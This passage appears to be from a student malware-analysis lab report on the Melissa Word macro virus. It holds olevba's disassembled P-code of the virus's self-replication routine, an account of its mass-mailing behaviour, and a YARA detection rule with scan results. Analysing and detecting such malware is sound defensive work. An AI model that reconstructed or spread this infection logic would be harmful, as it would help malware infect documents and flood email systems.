' Gt

' If

' BoSImplicit

' LitDI2 0x0001

' Ld ADCL

' Ld ADI1

' MemLd CodeModule

' ArgsMemCall DeleteLines 0x0002

' EndIf

' Line #42:

' SetStmt

' Ld ADI1

' Set ToInfect

' Line #43:

' LitStr 0x0007 "Melissa"

' Ld ADI1

' MemSt New

' Line #44:

' LitVarSpecial (True)

' St DoAD

' Line #45:

' EndIfBlock

' Line #46:

' Ld NTI1

' MemLd New

' LitStr 0x0007 "Melissa"

' Ne

' IfBlock

' Line #47:

' LineCont 0x0004 05 00 00 00

' Ld NTCL

' LitDI2 0x0000

' Gt

' If

' BoSImplicit

' LitDI2 0x0001

' Ld NTCL

' Ld NTI1

' MemLd CodeModule

' ArgsMemCall DeleteLines 0x0002

' EndIf

' Line #48:

' SetStmt

' Ld NTI1

' Set ToInfect

' Line #49:

' LitStr 0x0007 "Melissa"

' Ld NTI1

' MemSt New

' Line #50:

' LitVarSpecial (True)

' St DoNT

' Line #51:

' EndIfBlock

' Line #52:

' Ld DoNT

' LitVarSpecial (True)

' Ne

' Ld DoAD

' LitVarSpecial (True)

' Ne

' And

' If

' BoSImplicit

' GoTo CYA

' EndIf

' Line #53:

' Ld DoNT

' LitVarSpecial (True)

' Eq

' IfBlock

' Line #54:

' LitDI2 0x0001

' LitDI2 0x0001

' Ld ADI1

' MemLd CodeModule

' ArgsMemLd Lines 0x0002

' LitStr 0x0000 ""

' Eq

' DoWhile

' Line #55:

' LitDI2 0x0001

' Ld ADI1

' MemLd CodeModule

' ArgsMemCall DeleteLines 0x0001

' Line #56:

' Loop

' Line #57:

' LitStr 0x001C "Private Sub Document\_Close()"

' Paren

' Ld ToInfect

' MemLd CodeModule

' ArgsMemCall AddFromString 0x0001

' Line #58:

' Ld BGN

' LitDI2 0x0001

' Ld ADI1

' MemLd CodeModule

' ArgsMemLd Lines 0x0002

' LitStr 0x0000 ""

' Ne

' DoWhile

' Line #59:

' Ld BGN

' Ld BGN

' LitDI2 0x0001

' Ld ADI1

' MemLd CodeModule

' ArgsMemLd Lines 0x0002

' Ld ToInfect

' MemLd CodeModule

' ArgsMemCall InsertLines 0x0002

' Line #60:

' Ld BGN

' LitDI2 0x0001

' Add

' St BGN

' Line #61:

' Loop

' Line #62:

' EndIfBlock

' Line #63:

' Ld DoAD

' LitVarSpecial (True)

' Eq

' IfBlock

' Line #64:

' LitDI2 0x0001

' LitDI2 0x0001

' Ld NTI1

' MemLd CodeModule

' ArgsMemLd Lines 0x0002

' LitStr 0x0000 ""

' Eq

' DoWhile

' Line #65:

' LitDI2 0x0001

' Ld NTI1

' MemLd CodeModule

' ArgsMemCall DeleteLines 0x0001

' Line #66:

' Loop

' Line #67:

' LitStr 0x001B "Private Sub Document\_Open()"

' Paren

' Ld ToInfect

' MemLd CodeModule

' ArgsMemCall AddFromString 0x0001

' Line #68:

' Ld BGN

' LitDI2 0x0001

' Ld NTI1

' MemLd CodeModule

' ArgsMemLd Lines 0x0002

' LitStr 0x0000 ""

' Ne

' DoWhile

' Line #69:

' Ld BGN

' Ld BGN

' LitDI2 0x0001

' Ld NTI1

' MemLd CodeModule

' ArgsMemLd Lines 0x0002

' Ld ToInfect

' MemLd CodeModule

' ArgsMemCall InsertLines 0x0002

' Line #70:

' Ld BGN

' LitDI2 0x0001

' Add

' St BGN

' Line #71:

' Loop

' Line #72:

' EndIfBlock

' Line #73:

' Label CYA

' Line #74:

' Ld NTCL

' LitDI2 0x0000

' Ne

' Ld ADCL

' LitDI2 0x0000

' Eq

' And

' LitDI2 0x0001

' Ld ActiveDocument

' MemLd New

' LitStr 0x0008 "Document"

' FnInStr3

' LitVarSpecial (False)

' Eq

' Paren

' And

' IfBlock

' Line #75:

' Ld ActiveDocument

' MemLd FullName

' ParamNamed FileName

' Ld ActiveDocument

' ArgsMemCall SaveAs 0x0001

' Line #76:

' LitDI2 0x0001

' Ld ActiveDocument

' MemLd New

' LitStr 0x0008 "Document"

' FnInStr3

' LitVarSpecial (False)

' Ne

' Paren

' ElseIfBlock

' Line #77:

' LitVarSpecial (True)

' Ld ActiveDocument

' MemSt Saved

' BoS 0x0000

' EndIfBlock

' Line #78:

' QuoteRem 0x0000 0x001F "WORD/Melissa written by Kwyjibo"

' Line #79:

' QuoteRem 0x0000 0x0023 "Works in both Word 2000 and Word 97"

' Line #80:

' QuoteRem 0x0000 0x003E "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"

' Line #81:

' QuoteRem 0x0000 0x003A "Word -> Email | Word 97 <--> Word 2000 ... it's a new age!"

' Line #82:

' Ld Now

' ArgsLd Day 0x0001

' Ld Now

' ArgsLd Minute 0x0001

' Eq

' If

' BoSImplicit

' LitStr 0x0076 " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

' Ld Selection

' ArgsMemCall TypeText 0x0001

' EndIf

' Line #83:

' EndSub

' Line #84:

+----------+--------------------+---------------------------------------------+

|Type |Keyword |Description |

+----------+--------------------+---------------------------------------------+

|AutoExec |Document\_Close |Runs when the Word document is closed |

|AutoExec |Document\_Open |Runs when the Word or Publisher document is |

| | |opened |

|Suspicious|CreateObject |May create an OLE object |

|Suspicious|VBProject |May attempt to modify the VBA code (self- |

| | |modification) |

|Suspicious|VBComponents |May attempt to modify the VBA code (self- |

| | |modification) |

|Suspicious|CodeModule |May attempt to modify the VBA code (self- |

| | |modification) |

|Suspicious|AddFromString |May attempt to modify the VBA code (self- |

| | |modification) |

|Suspicious|System |May run an executable file or a system |

| | |command on a Mac (if combined with |

| | |libc.dylib) |

|Suspicious|Base64 Strings |Base64-encoded strings were detected, may be |

| | |used to obfuscate strings (option --decode to|

| | |see all) |

|Suspicious|VBA Stomping |VBA Stomping was detected: the VBA source |

| | |code and P-code are different, this may have |

| | |been used to hide malicious code |

+----------+--------------------+---------------------------------------------+

VBA Stomping detection is experimental: please report any false positive/negative at <https://github.com/decalage2/oletools/issues>

olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools

===============================================================================

FILE: sample\_lab6\_18\_sep

Type: OLE

-------------------------------------------------------------------------------

VBA MACRO Melissa.cls

in file: sample\_lab6\_18\_sep - OLE stream: 'Macros/VBA/Melissa'

-------------------------------------------------------------------------------

VBA MACRO VBA\_P-code.txt

in file: VBA P-code - OLE stream: 'VBA P-code'

+----------+--------------------+---------------------------------------------+

|Type      |Keyword             |Description                                  |

+----------+--------------------+---------------------------------------------+

|AutoExec  |Document\_Close      |Runs when the Word document is closed        |

|AutoExec  |Document\_Open       |Runs when the Word or Publisher document is  |

|          |                    |opened                                       |

|Suspicious|CreateObject        |May create an OLE object                     |

|Suspicious|VBProject           |May attempt to modify the VBA code (self-    |

|          |                    |modification)                                |

|Suspicious|VBComponents        |May attempt to modify the VBA code (self-    |

|          |                    |modification)                                |

|Suspicious|CodeModule          |May attempt to modify the VBA code (self-    |

|          |                    |modification)                                |

|Suspicious|AddFromString       |May attempt to modify the VBA code (self-    |

|          |                    |modification)                                |

|Suspicious|System              |May run an executable file or a system       |

|          |                    |command on a Mac (if combined with           |

|          |                    |libc.dylib)                                  |

|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |

|          |                    |used to obfuscate strings (option --decode to|

|          |                    |see all)                                     |

|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source    |

|          |                    |code and P-code are different, this may have |

|          |                    |been used to hide malicious code             |

+----------+--------------------+---------------------------------------------+

VBA Stomping detection is experimental: please report any false positive/negative at https://github.com/decalage2/oletools/issues

**Q3. What file do?**

The Melissa virus refers to a computer macro virus that can infect computers and email gateways, when users run Microsoft Word 97 or 2000, or Microsoft Outlook 97 or 98. Usenet groups first received the virus, created by David L. Smith, in the late 1990s. By the end of the 1990s, some users and mail clients were shut down by the clogged replicated emails being sent and received by infected computers. Companies like Lucent, Microsoft and Intel all had to temporarily shut down their email servers because the virus was generating huge amounts of dummy emails and clogging the system. The virus has several forms and may infect a computer.

Melissa itself is delivered in a Word document. Once the Word document is opened, and the virus is allowed to run, Melissa:


1) Checks to see if Word 97 or Word 2000 is installed.

2) Disables certain features of the software, which makes it difficult to detect the virus in action.


3) Generally, sends copies of the infected document to up to 50 other addresses using compatible versions of Microsoft Outlook electronic mail program

4) Modifies the Word software so that the virus infects any document that the user may open and close. If these documents are shared, the virus is spread.

Under some circumstances, Melissa could cause confidential documents to be disclosed without the user knowing it.



**Q4. <Threat Intel (collect similar file info from wild)>**



**Q5. <yara rule>**

My yara rule:

rule melissascan{

meta:

description = "Lab6 - file sample\_lab6\_18\_sep"

date = "2021-09-18"

hash1 = "b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf"

strings:

$s1 = "password " fullword ascii

$s2 = ".Log`on \"p" fullword ascii

$s3 = "ToInfect" fullword ascii

$key1 = "HKEY\_CURRENT\_USER\\Software\\Microsoft\\Office\\"

$key2 = "Kwyjibo" fullword ascii

$key3 = "Melissa" fullword ascii

$fun1 = "GetNameSpaceC"

$fun2 = "Private Sub Document\_Open()" fullword ascii

$fun3 = "Private Sub Document\_Close()" fullword ascii

condition:

2 of ($s\*) and 2 of ($key\*) and 2 of ($fun\*)

}

**Yara rule Result:**

C:\Users\Hakka\Desktop\MalwareAnalysisLab\Lab6+>yara32 -s melissascan.yara C:\Users\Hakka\Desktop\MalwareAnalysisLab\Lab6\Samples

melissascan C:\Users\Hakka\Desktop\MalwareAnalysisLab\Lab6\Samples\sample\_lab6\_18\_sep

0x8bd3:$s1: password

0x95fd:$s2: .Log`on "p

0xa86f:$s3: ToInfect

0x8983:$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\

0x8a21:$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\

0x8b53:$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\

0x8dc5:$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\

0x8ba0:$key2: Kwyjibo

0x8db6:$key2: Kwyjibo

0x9221:$key2: Kwyjibo

0x8b83:$key3: Melissa

0x8df5:$key3: Melissa

0x8e87:$key3: Melissa

0x8ed7:$key3: Melissa

0x8f07:$key3: Melissa

0x8f57:$key3: Melissa

0x920e:$key3: Melissa

0xaa36:$key3: Melissa

0xab2f:$key3: Melissa

0xab80:$key3: Melissa

0xa5ee:$fun1: GetNameSpaceC

0x90d7:$fun2: Private Sub Document\_Open()

0x8fef:$fun3: Private Sub Document\_Close()

melissascan C:\Users\Hakka\Desktop\MalwareAnalysisLab\Lab6\Samples\0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484

0x7cb6:$s1: password

0x9072:$s3: ToInfect

0x7a66:$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\

0x7b04:$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\

0x7c36:$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\

0x7ea8:$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\

0x7c83:$key2: Kwyjibo

0x7e99:$key2: Kwyjibo

0x8304:$key2: Kwyjibo

0x7c66:$key3: Melissa

0x7ed8:$key3: Melissa

0x7f6a:$key3: Melissa

0x7fba:$key3: Melissa

0x7fea:$key3: Melissa

0x803a:$key3: Melissa

0x82f1:$key3: Melissa

0x9b75:$key3: Melissa

0x9cc0:$key3: Melissa

0x9d36:$key3: Melissa

0x9e46:$key3: Melissa

0x8df1:$fun1: GetNameSpaceC

0x81ba:$fun2: Private Sub Document\_Open()

0x80d2:$fun3: Private Sub Document\_Close()

melissascan C:\Users\Hakka\Desktop\MalwareAnalysisLab\Lab6\Samples\ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c

0x8dd3:$s1: password

0x7dfd:$s2: .Log`on "p

0xca54:$s3: ToInfect

0x8b83:$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\

0x8c21:$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\

0x8d53:$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\

0x8fc5:$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\

0x8da0:$key2: Kwyjibo

0x8fb6:$key2: Kwyjibo

0x9421:$key2: Kwyjibo

0x8d83:$key3: Melissa

0x8ff5:$key3: Melissa

0x9087:$key3: Melissa

0x90d7:$key3: Melissa

0x9107:$key3: Melissa

0x9157:$key3: Melissa

0x940e:$key3: Melissa

0xb8c0:$key3: Melissa

0xb936:$key3: Melissa

0xcc39:$key3: Melissa

0xc7d3:$fun1: GetNameSpaceC

0x92d7:$fun2: Private Sub Document\_Open()

0x91ef:$fun3: Private Sub Document\_Close()

**REFERENCES**

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4. https://uniserveit.com/blog/what-are-the-different-types-of-computer-viruses
5. https://hybrid-analysis.com/
6. <https://www.virustotal.com/gui/home/upload>
7. <https://hexed.it/>